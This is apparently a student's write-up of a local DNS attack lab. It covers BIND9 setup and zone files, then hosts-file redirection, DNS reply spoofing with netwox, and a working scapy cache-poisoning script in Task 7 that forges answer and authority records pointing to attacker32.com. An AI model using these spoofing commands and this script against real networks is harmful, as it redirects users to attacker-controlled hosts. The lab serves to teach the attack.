Local DNS Attack Lab

57117118 司晓凯

Lab Tasks (Part I): Setting Up a Local DNS Server

Task 1: Configure the User Machine

10.0.2.4 攻击者 attacker

10.0.2.5 受害者 victim

10.0.2.6 DNS 服务器 DNSserver

在 victim 中修改使用的 DNS 服务器

sudo gedit /etc/resolvconf/resolv.conf.d/head，将 nameserver 改为 10.0.2.6。

Run the following command for the change to take effect

$ sudo resolvconf -u

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.6
```

```
gedit /etc/resolvconf/resolv.conf.d/head
sudo resolvconf -u
```

dig @10.0.2.6 www.example.net 查询 www.example.net 对应的 IP 地址。

```
;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34
```

```
<<>> @10.0.2.6 www.example.net
```

在 ANSWER SECTION 中返回了 www.example.net 的 IP 地址。DNS server 为 10.0.2.6，用户主机配置 DNS 服务器成功。

Task 2: Set up a Local DNS Server

Step 1: Configure the BIND 9 server.

```
// dnssec-validation auto;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
auth-nxdomain no;    # conform to RFC1035

query-source port                33333;
listen-on-v6 { any; };
```

$ sudo rndc dumpdb -cache // Dump the cache to the sepcified file

$ sudo rndc flush // Flush the DNS cache

Step 2: Turn off DNSSEC.

options {

dnssec-validation auto;

dnssec-enable no;

};

Step 3: Start DNS server.


$ sudo service bind9 restart

Step 4: Use the DNS server.

1	2020-…	10.0.2.5	10.0.2.6	DNS	73 Standard query 0xcc…
2	2020-…	10.0.2.6	180.76.76.95	DNS	87 Standard query 0x90…
3	2020-…	180.76.76.95	10.0.2.6	DNS	278 Standard query resp…
4	2020-…	10.0.2.6	10.0.2.5	DNS	302 Standard query resp…
5	2020-…	10.0.2.5	182.61.200.7	ICMP	98 Echo (ping) request…
6	2020-…	182.61.200.7	10.0.2.5	ICMP	98 Echo (ping) reply …
7	2020-…	10.0.2.5	10.0.2.6	DNS	85 Standard query 0x66…
8	2020-…	10.0.2.6	196.216.169.…	DNS	96 Standard query 0x92…
9	2020-…	196.216.169.…	10.0.2.6	DNS	456 Standard query resp…
10	2020-…	10.0.2.6	203.119.95.53	DNS	96 Standard query 0x53…

只有第一次发送 ICMP 报文之前，本地 DNS 服务器需要向 180.76.76.95 发送 DNS 解析请求。之后不需要请求 DNS 服务器（180. 76. 76. 95）。

第二次向 www.baidu.com 发送报文的时候，可以直接使用 DNS 服务器中缓存的 IP 地址。



173	2020-…	202.112.0.13	10.0.2.6	DNS	112	Standard query res…
174	2020-…	192.48.79.30	10.0.2.6	TCP	60	53 → 52051 [FIN, A…
175	2020-…	10.0.2.6	192.48.79.30	TCP	54	52051 → 53 [ACK] S…
176	2020-…	fe80::a00:27…	ff02::fb	MDNS	105	Standard query 0x0…
177	2020-…	10.0.2.5	224.0.0.251	MDNS	85	Standard query 0x0…
178	2020-…	10.0.2.5	10.0.2.6	DNS	76	Standard query 0x9…
179	2020-…	10.0.2.6	10.0.2.5	DNS	220	Standard query res…
180	2020-…	fe80::a00:27…	ff02::fb	MDNS	105	Standard query 0x0…
181	2020-…	10.0.2.5	224.0.0.251	MDNS	85	Standard query 0x0…
182	2020-…	PcsCompu_36:…	RealtekU_12:35…	ARP	60	Who has 10.0.2.1? …
183	2020-…	RealtekU_12:…	PcsCompu_36:0f…	ARP	60	10.0.2.1 is at 52:…
184	2020-…	10.0.2.5	182.61.200.7	ICMP	98	Echo (ping) reques…
185	2020-…	182.61.200.7	10.0.2.5	ICMP	98	Echo (ping) reply …

Task 3: Host a Zone in the Local DNS Server

Step 1: Create zones.

第一个 zone 用于转发查找(从主机名到 IP)，第二个 zone 用于反向查找(从 IP 到主机名)。

```
zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
```

Step 2: Setup the forward lookup zone file.

创建第一个 zone（转发查找）对应的文件 example.com.db，存放 example.com 下所有域名的记录。

```
$TTL 3D ; default expiration time of all resource records without
        ; their own TTL
@       IN    SOA     ns.example.com. admin.example.com. (
        1             ; Serial
        8H            ; Refresh
        2H            ; Retry
        4W            ; Expire
        1D )          ; Minimum
@       IN    NS      ns.example.com.       ;Address of nameserver
@       IN    MX      10 mail.example.com.  ;Primary Mail Exchanger

www     IN    A       192.168.0.101   ;Address of www.example.com
mail    IN    A       192.168.0.102   ;Address of mail.example.com
ns      IN    A       192.168.0.10    ;Address of ns.example.com
*.example.com. IN A   192.168.0.100   ;Address for other URL in
                                      ; the example.com domain
```

Step 3: Set up the reverse lookup zone file.

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        1
                        8H
                        2H
                        4W
                        1D)
@       IN      NS      ns.example.com.
101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

Step 4: Restart the BIND server and test.

dig @10.0.2.6 www.example.com

```
; <<>> DiG 9.8.1-P1 <<>> @10.0.2.6 www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32710
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 3 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Sep 15 02:00:46 2020
;; MSG SIZE  rcvd: 82
```

在解析域名时直接查询 example.com.db 文件，查找其下所有域名的记录，所以直接返回 www.example.com 对应的 IP 地址。

Task 4: Modifying the Host File

攻击者可以修改 hosts 文件中主机名到 IP 地址的映射，使得当用户访问 www.bank32.com 时，会被重定向到恶意地址。

修改/etc/hosts 文件之前 ping www.bank32.com：

```
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_req
=1 ttl=106 time=143 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_req
=2 ttl=106 time=191 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_req
```

修改/etc/hosts 文件之后 ping www.bank32.com

```
127.0.0.1       www.wtlabadserver.com

180.149.138.57  www.bank32.com
```

```
PING www.bank32.com (180.149.138.57) 56(84) bytes of data.
64 bytes from www.bank32.com (180.149.138.57): icmp_req=1 ttl=45 time=91.5 ms
```

修改了 hosts 文件后，www.bank32.com 经过 DNS 服务器解析之后的 IP 地址为 180.149.138.57。

Task 5: Directly Spoofing Response to User

1.受害主机发送 DNS 请求报文，请求解析域名 www.example.net。

```
;; ANSWER SECTION:
www.example.net.        85917   IN      A       93.184.216.34
```

2.攻击者通过 netwox 工具构造相应：

```
[09/15/20]seed@VM:~$ sudo netwox 105 --hostname www.example.net --hostnameip "1
80.136.102.34" --authns "ns.example.net" --authnsip "180.136.102.34" --device "
enp0s3" --filter "src host 10.0.2.5"
```

当在局域网中嗅探到来自用户主机 10.0.2.5 的 DNS 查询报文，且报文要解析的域名为 www.example.net 的时候，返回一个解析内容为“180.136.102.34”的 DNS 响应报文。

3. 受害主机再请求解析域名 www.example.net。

```
;; ANSWER SECTION:
www.example.net.        10      IN      A       180.136.102.34
```

攻击成功。

Task 6: DNS Cache Poisoning Attack

修改 Attacker 的命令，将源主机 IP 改为 DNS 服务器的 IP 地址 10.0.2.6，使用 ttl 字段来表示假答案在 DNS 服务器的缓存中保留的时间。

1. 攻击前，DNS 服务器清除缓存（sudo rndc flush），victim 主机发送 DNS 请求报文，请求解析域名 www.example.net

```
;; ANSWER SECTION:
www.example.net.        56263   IN      A       93.184.216.34
```

2. attacker 攻击

```
[09/15/20]seed@VM:~$ sudo netwox 105 --hostname www.example.net --hostnameip "1
80.136.102.34" --authns "ns.example.net" --authnsip "180.136.102.34" --device "
enp0s3" --filter "src host 10.0.2.6" --ttl 600 --spoofip raw
```

当在局域网中嗅探到来自 DNS 服务器 10.0.2.6 的 DNS 查询报文，且报文要解析的域名为 www.example.net 的时候，返回一个解析内容为“180.136.102.34”的 DNS 响应报文。

3. 受害者发送 DNS 请求报文，请求解析域名 www.example.net

```
                        594     A       180.136.102.34
; authanswer
www.example.net.        594     A       180.136.102.34
```

Task 7: DNS Cache Poisoning: Targeting the Authority Section

攻击前：

```
;; ANSWER SECTION:
www.example.net.        10      IN      A       180.136.102.34

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       180.136.102.34
```

用 scapy 编写攻击代码 DNSattack.py

```
from scapy.all import *

def spoof_dns(pkt):
    if DNS in pkt and b'www.example.net' in pkt[DNS].qd.qname:
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        udp = UDP(dport=pkt[UDP].sport, sport=53)
        an1 = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    ttl=259200, rdata='1.2.3.4')
        # The Authority Section
        ns1 = DNSRR(rrname='example.net', type='NS',
                    ttl=259200, rdata='attacker32.com')
        # The Additional Section
        ar1 = DNSRR(rrname='attacker32.com', type='A',
                    ttl=259200, rdata='1.2.3.4')
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                  qdcount=1, ancount=1, nscount=2, arcount=1,
                  an=an1, ns=ns1,ar=ar1)
        spoofpkt = ip/udp/dns
        send(spoofpkt, verbose=1)

pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

运行攻击代码

对于所有 example.net 下的域名，都需要查询 attacker32.com 这个域名服务器。www.example.net 最终返回的查询结果为攻击者自定义的 IP 地址 1.2.3.4。

```
;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4
```

对于所有 example.net 下的域名，都需要查询 attacker32.com 这个域名服务器。